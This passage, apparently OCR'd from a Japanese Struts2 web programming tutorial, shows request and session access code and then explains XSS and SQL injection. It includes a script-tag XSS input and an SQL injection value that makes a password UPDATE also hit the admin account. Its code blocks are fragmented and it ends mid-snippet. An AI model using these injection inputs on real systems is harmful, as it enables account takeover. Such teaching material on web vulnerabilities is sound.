package net.roseindia;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import com.opensymphony.xwork2.ActionSupport;
import org.apache.struts2.interceptor.ServletRequestAware;
import org.apache.struts2.interceptor.ServletResponseAware;

public class AccessRequest extends ActionSupport implements
                        ServletRequestAware,ServletResponseAware{

   private HttpServletRequest request;
   private HttpServletResponse response;

   public String execute() throws Exception{
```

```
    return SUCCESS;
  }
  public void setServletRequest(HttpServletRequest request){
    this.request = request;
  }

  public HttpServletRequest getServletRequest(){
    return request;
  }

  public void setServletResponse(HttpServletResponse response){
    this.response = response;
  }

  public HttpServletResponse getServletResponse(){
    return response;
  }
}

//
//AccessRequest.jsp
//
<%@ taglib prefix="s" uri="/struts-tags" %>
<%@page language="java" import="java.util.*" %>
<html>
  <head><title>Access Request and Response Example! </title>
  </head>
  <body>
  <h1><span style="background-color: #FFFFcc">Access Request
                                and Response Example!</span></h1>
  <b>Request: </b><%=request%><br>
  <b>Response: </b><%=response%><br>
  <b>Date: </b><%=new Date()%>
  </body>
</html>
```

11.2.2. ActionClass でセッションにアクセスする

```
//
// SomeAction.java
//
import java.util.Map;
import org.apache.struts2.interceptor.SessionAware;
public class SomeAction extends ActionSupport implements SessionAware{
    // セッション
    private Map session;

    public String execute() throws Exception {
        session.put("message", "セッションに値をセット");
        return SUCCESS;
    }

    // フレームワークより自動で呼び出される。
    public void setSession(Map session) {
```

```
            // 引数で渡されたセッションを保存する
            this.session = session;
        }
}
//
//   SomeAction.jsp
//
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ page pageEncoding="Windows-31J" %>
<%@ taglib uri="/struts-tags" prefix="s" %>

<html>
<head><title>メッセージ出力</title></head>

<body>
<h2>メッセージ: <s:property value="#session.message "/></h2>
</body>
</html>
```

11.3. クロスサイトスクリプティング（XSS）

XSS を利用して攻撃が行われるのは、ユーザーの入力に対して動的に HTML ページを生成するアプリケーションが対象になる。




図 7.2.1 テキスト入力欄がある cgi の例




図 7.2.2 入力した文字列を使って動的に HTML ページを生成させている画面

図 7.2.1 のようなテキスト入力欄があり、そこに名前を入力して送信ボタンをクリックすると、ユーザーが入力した名前がページの一部となって表示されるアプリケーションがあるとする。非常に単純な例ではあるが、ユーザーが入力した文字列を使って動的に HTML ページを生成し出力しているため XSS が入り込む可能性のあるアプリケーションである。

ブラウザの機能で、このページ（図 7.2.2）のソースを見ることができる。出力されている HTML は、次のようになっている。

```
<html>
        <body>
        ようこそ kokubo さん
        </body>
</html>
```

さて、ここで名前の入力欄に HTML タグを使用した「<s>kokubu</s>」という“ 名前 ”を入力してみる。この場合はどうなるだろうか。XSS 対策が不十分な Web アプリケーションのほとんどが kokubu の部分に取消線が引かれた“ 名前 ”が表示される(図 7.2.3)。




図 7.2.3 kokubu の部分に取消線の HTML タグを入力した画面

このとき、出力されている HTML は、次のようになっている。

```
<html>
        <body>
        ようこそ<s>kokubo</s>さん
        </body>
</html>
```

本来、「<s>kokubu</s>」という文字列をブラウザ上に表示したい場合は、「<s>kokubu</s>」としなければならないのだが、その処理が抜けてしまっているのである。

さらに、名前入力欄に script タグを使用した「<script>alert("XSS");</script>」という“名前”を入力してみる。すると、XSS と書かれたダイアログボックスが表示される。




図 7.2.4 名前入力欄に script タグ「<script>alert("XSS");</script>」を入力した結果

出力されている HTML は、次のようになっている。

```
<html>
        <body>
        ようこそ<script>alert(“XSS”);</script>さん
        </body>
</html>
```

このように、スクリプトの無効化を怠ったために、悪意のユーザが任意のスクリプトを実行することができる。

11.4. SQL インジェクション

SQL コマンドインジェクション攻撃とは，引数などのパラメタに SQL 文を混ぜ込んでおき（インジェクション），プログラム内部でその SQL 文を実行させてしまう攻撃手法である。

実行される SQL

```
UPDATE USER_TBL SET PASSWORD=$newpwd
        WHERE USER=$user AND PASSWORD=$curpwd
```

今、パラメータ

ユーザ ID	$user
現在のパスワード	$curpwd
新しいパスワード	$newpwd

が入力されて、上記 SQL が実行される処理があるとする。

以下に示す文字列が、現在のパスワード（$curpwd）として入力されたとすると

```
"paul' or USER='admin"
```

SQL は、以下のように改ざんされてしまい、「USER が smith で PASSWORD が paul であるレコード」および「USER が admin であるレコード」を UPDATE の対象としてしまう。

改ざんされた SQL

```
UPDATE USER_TBL SET PASSWORD=$newpwd
 WHERE USER=$user AND PASSWORD='paul' or USER='admin'
```

```
                ."WHERE KAKAKU<=$yosan";
```